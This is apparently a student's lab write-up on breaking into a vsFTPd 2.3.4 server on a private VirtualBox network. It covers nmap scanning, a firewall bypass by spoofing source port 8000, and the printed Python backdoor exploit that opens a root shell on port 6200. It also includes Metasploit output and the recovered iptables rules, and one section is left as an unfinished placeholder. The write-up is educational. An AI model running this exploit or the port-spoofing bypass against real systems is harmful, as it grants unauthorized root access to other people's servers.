vsFTPd 2.3.4 report:

Overview:

This report will explain how i penetrated an FTP server, based on vsFTPd, with version 2.3.4. I will explain the higher risk of this version, because of the backdoor implemented, and will explain how I gained access to a server using it. Further, I will detail the installation of the environment used, and how I've protected it, in a biased way, to guarantee outside access in a certain way. We will speak about firewall, port spoofing and of course metasploit.

This report is for educational purposes, i make it to improve my knowledge and train me to do some stuff. In the future, the different environments will be more complex.

The server :

The server is a Debian based system without GUI (to make it easier). I installed a vsFTPD 2.3.4 version and an http-alt server with python, and finally an SSH server. Not so many ports so… The SSH server is a basic SSH server. The http-alt doesn't have any purposes (except for the hacker). The vsFTPd was installed on GitHub. Thanks to Nikdubois for this, in the annexe you will see the link to go directly in his repository.

Context :

Imagine being on a free network, somewhere, for no particular reason. You can also imagine being a hacker who has entered a private network. The point is, everything begins in the same network and everything will be done in this network, so no particular things to tell about it (but just for the parameter chapter in the end for the curious). Based on the PTES (we skip the first steps for obvious reasons), we will start by scanning the network to see potential machines, by curiosity only (👀) . I will make the chapter by phases based on the PTES and subchapters based on techniques used.

Let's start with the first (second) steps of the PTES.

INTELLIGENCE GATHERING :

For the first chapter we will start by scanning the network to see if some ip addresses exist. We will do an active gathering, not very discreet, but I will not be in danger if I do this. I use Nmap for that, here the command i used : `nmap -sn 10.38.1.0/24`

- ***I used -sn to make a ping scan. The 10.38.1.0/24 is the range of IP tested by Nmap to find used IPs.***

The response is this :

```
┌──(user㉿kali)-[~]
└─$ nmap -sn 10.38.1.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-18 20:02 CEST
Nmap scan report for 10.38.1.1
Host is up (0.0013s latency).
MAC Address: 08:00:27:B6:E2:2F (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.38.1.113
Host is up (0.0019s latency).
MAC Address: 08:00:27:FF:D2:55 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.38.1.110
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 28.33 seconds
```

The 10.38.1.113 ip address is interesting. So… Now we have a potential target IP. To know if it will be interesting we need to continue in our active information gathering. To do so, i will start a scan of the services used by the machine with the 10.38.1.113 ip address. The command is : `nmap -Pn -sS 10.38.1.113`

- *The -Pn is used to treat the target like he's online. So it will not send a ping request (the ping request can be not very discreet). The -sS is a smooth TCP request used to be more discreet (a SYN request). Only the SYN will be used, if nmap receives an SYN-ACK response, it stops*

the connection (so it will not send an ACK request to establish the connection, and it will be more sneaky).

Here the output :

Okay, this is not good… We have only one port open and all the others are "*filtered*". What does it mean ? They are, maybe, a firewall installed to protect the other ports. That is good for the server, it protects ports with services installed on it. But for us, it's bad. The point here is to test other methods to gain access to information about the other ports. For that we will test differents things…

UDP scan with Nmap:

The UDP scan, like the name, uses the UDP protocol to scan the ports. Maybe, the firewall blocks just the TCP request from the outside. The only way to know if it works is to test it, so let's go !

The command i used is that : `nmap -Pn -PU 10.38.1.113 -T4`

```
┌──(user㉿kali)-[~]
└─$ nmap -Pn -PU 10.38.1.113 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-19 18:07 CEST
Nmap scan report for 10.38.1.113
Host is up (0.0048s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT     STATE SERVICE
8000/tcp open  http-alt
MAC Address: 08:00:27:FF:D2:55 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 29.77 seconds
```

- *The -PU is the command used for UDP scan and the T4 at the end is to accelerate the scan processing. UDP can be very slow…*

We have the same thing… But now, we know that the firewall doesn't allow TCP traffic AND UDP traffic. But something attracts my attention. The number 8000 port with the http-alt are still here and the service is active. We know that the firewall allows requests for the port 8000. This is an http-alt server and this is used like a web server. It is likely that the request from the port 8000 is allowed (for sure) for outside, and maybe for inside.
More clearly, the firewall doesn't allow requests for the other ports, except for the port 8000. We can be sure that the request from the port 8000 is allowed for outside (for the user in the web server for exemple). Maybe, the configuration of the firewall allows, also, requests between services into the protected machine.

So, we need to test it.

Port spoofing :

We're gonna use an option in Nmap that allows us to spoof the source port, when we make a scan. We are just gonna change the source port of the request sent by our machine. So the target firewall will think that the 8000 port sent a request but in fact, this is us. Let's have some fun :


The command used is : `nmap -Pn -sS -source-port 8000 10.38.1.113`

```
┌──(user㉿kali)-[~]
└─$ nmap -Pn -sS --source-port 8000 10.38.1.113
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-10-20 12:24 CEST
Nmap scan report for 10.38.1.113
Host is up (0.0020s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
8000/tcp open  http-alt
MAC Address: 08:00:27:FF:D2:55 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 14.21 seconds
```

Perfect ! The hypothesis was right, now we have the entire port view. Like explained earlier, there are not so many ports (more information on that after). We can see interesting things. FTP service and an SSH service. Two points where threats can be analyzed. For that we need to know more about services used. We gonna make a little change in the Nmap command to get more information.

```
nmap -sS -sV -source-port 8000 10.38.1.113
```

- *We used the -sS and the -sV options to scan the port and search for services versions used in each open ports, let's see the result !*



By looking the answer we can see something strange, "tcpwrapped". By reading in the official Nmap website, we can see that this answer proves the activity of a firewall. And especially, we cannot have access to the service in the port. So, we cannot have the version of the FTP service, using -sV.

The command `nmap -sS -A -source-port 8000 10.31.1.113`

- *The -A is very intrusive, of course, because of the scenario, we can do this without fear of being detected. But in fact, we can use other options, with more discretion.*

Will have the same result. So we need to try something different. Why do we keep having this "tcpwrapped" output ? This is the result of a completed TCP handshake, but the remote host stops the


connection before receiving data, so we cannot go further, like, have the version of the service running in port 21.

In testing other technique with nmap we can reach to the same result, like this command: `nmap -Pn -sV -e eth0 -S 10.38.1.113 10.38.1.113 -p21`

We need to test different techniques. The point here is that we can't scan the port because of a Firewall, and even if we spoof the IP or the port, it doesn't work. So maybe we can just try to connect to the ftp service and get the version. For that, we can use Scapy and code an entire script in python (for the next report ;)), but we're gonna use the scanner version of the Metasploit auxiliary code in Ruby, (all the link in the annexe, even the source code of the scanner ftp_version of metasploit).

The god Metasploit :

Let's see if, using the ftp_scanner, we can "bypass" this tcpwrapped. For that we go to the Metasploit console and search for the ftp_version auxiliary. We choose the *scanner/ftp/ftp_version* and set our parameter in the options menu, like that :



But, as you can see, I added a CPORT parameter. The CPORT changes the source port of the request, so of the connection request, because of the firewall that blocks other demands. When we set up the configuration we can run the auxiliary and see what happen…

```
msf6 auxiliary(scanner/ftp/ftp_version) > run

[+] 10.38.1.113:21        - FTP Banner: '220 (vsFTPd 2.3.4)\x0d\x0a'
[*] 10.38.1.113:21        - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/ftp/ftp_version) >
```

YES ! We have it ! The FTP version ! vsFTPd 2.3.4, this is good, very good. We can do the same thing with the SSH version, and after that go to the next step of the PTES, determine vulnerabilities.

By doing the same thing we cannot reach to a SSH version, but don't worry, (because of the scenario) we can do without this.

Determine Vulnerabilities :

For this step, basically, we are gonna see if the vsFTPd 2.3.4 version can be exploited. If not, we need to try a different path. To start it, we can make a rapid search with searchsploit. And by doing this we come to a surprise worthy of divine revelation :

```
┌──(root㉿kali)-[/home/user]
└─# searchsploit vsftpd 2.3.4
------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                |  Path
------------------------------------------------------------------------------ ---------------------------------
vsftpd 2.3.4 - Backdoor Command Execution                                     | unix/remote/49757.py
vsftpd 2.3.4 - Backdoor Command Execution (Metasploit)                        | unix/remote/17491.rb
------------------------------------------------------------------------------ ---------------------------------
```

The vsftpd 2.3.4 seems to be vulnerable because of a backdoor command execution ! We have two outputs here, one with a py file

and the other in ruby. We're gonna study the one with python code, but we're gonna use the ruby one, because this is the exploit on metasploit. First let's briefly explore the python exploit to understand the operation.

```
#!/usr/bin/python3

from telnetlib import Telnet
import argparse
from signal import signal, SIGINT
from sys import exit

def handler(signal_received, frame):
    # Handle any cleanup here
    print('   [+]Exiting... ')
    exit(0)

signal(SIGINT, handler)
parser=argparse.ArgumentParser()
parser.add_argument("host", help="input the address of the vulnerable host", type=str)
args = parser.parse_args()
host = args.host
portFTP = 21 #if necessary edit this line

user="USER nergal:)"
password="PASS pass"

tn=Telnet(host, portFTP)
tn.read_until(b"(vsFTPd 2.3.4)") #if necessary, edit this line
tn.write(user.encode('ascii') + b"\n")
tn.read_until(b"password.") #if necessary, edit this line
tn.write(password.encode('ascii') + b"\n")

tn2=Telnet(host, 6200)
print('Success, shell opened')
print('Send `exit` to quit shell')
tn2.interact()
```

After setting the parameter value like the host IP and the FTP port, we can see that the username and password are pre-initialized. The username triggers a function in the infected source ftp code, and that opens a reverse_shell. The ":)" Open the backdoor. The rest of the code is basically a connection in the ftp server by the port 21, we set the user and password. And the four last lines open a telnet connection in the port number 6200, to open the reverse_shell.

Pretty simple ! (*you can go to github to see with more details the infected source code but we're gonna see this after*).
The Ruby is basically the same thing but some options are sets, for more efficiency in use. Let's go back to the msfconsole !

Exploitation :


So now, we're gonna use this exploitation. To do that, we need to keep in mind that the firewall doesn't let us send packets without a port spoofing. We need to incorporate this port spoofing in the options of the exploit in metasploit. For that we used:
`set CPORT 8000` command.

So after that, let's run the exploit !!!


```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 10.38.1.113
RHOSTS ⇒ 10.38.1.113
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set CPORT 8000
CPORT ⇒ 8000
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run

[*] 10.38.1.113:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 10.38.1.113:21 - USER: 331 Please specify the password.
[+] 10.38.1.113:21 - Backdoor service has been spawned, handling ...
[+] 10.38.1.113:21 - UID: uid=0(root) gid=0(root) groupes=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:8000 → 10.38.1.113:6200) at 2024-10-23 18:50:38 +0200
```

Now we're connected to the host by the backdoor. We can see that we discussed the 6200 number port. And most important we are in root user mode.

Now, we can just search for an interesting file in it, etc… etc… We can make a ls command to see the folder and file in our repository.



This is good, maybe we can search the firewall set up. In Linux, the firewall can be for example iptables. Let’s see if we have iptables configuration files somewhere.



We have two files, the v6 is for IPv6, not interesting for us, let's see the v4 !

```
cat rules.v4
# Generated by iptables-save v1.8.9 (nf_tables) on Tue Oct  1 21:26:57 2024
*filter
:INPUT ACCEPT [0:0]
:FORWARD ACCEPT [0:0]
:OUTPUT ACCEPT [0:0]
-A INPUT -p tcp -m tcp --sport 8000 -j ACCEPT
-A INPUT -p tcp -m tcp --dport 8000 -j ACCEPT
-A INPUT -j DROP
COMMIT
# Completed on Tue Oct  1 21:26:57 2024
```

So… We see different rules for the firewall. Let's break these, rule by rule.
The first rule is here to accept the request from the 8000 port source. That's why we can do things when we make port spoofing.

The second rule is here to allow request FOR the 8000 port. Like user in the web server.

The third rule is the reason why we cannot scan the other port without making a spoofing port. He drops all the requests, no matter the kind of request. All the requests, except for and from the 8000 port, are simply dropped.

About the backdoor ?

<parler de l'implémentation de la backdoor de son fonctionnement etc>

Thanks for reading. I hope you enjoy reading that or maybe learn something with this little report. Good day !

Sources :

- https://github.com/nikdubois/vsftpd-2.3.4-infected (the repository for the vsftpd 2.3.4)
- https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/
- https://github.com/rapid7/metasploit-framework/blob/master//modules/exploits/unix/ftp/vsftpd_234_backdoor.rb (exploit used)
- https://www.exploit-db.com/exploits/49757 (exploit in python)
- https://github.com/nikdubois/vsftpd-2.3.4-infected/blob/vsftpd_original/infection.diff (infection file in the ftp protocol)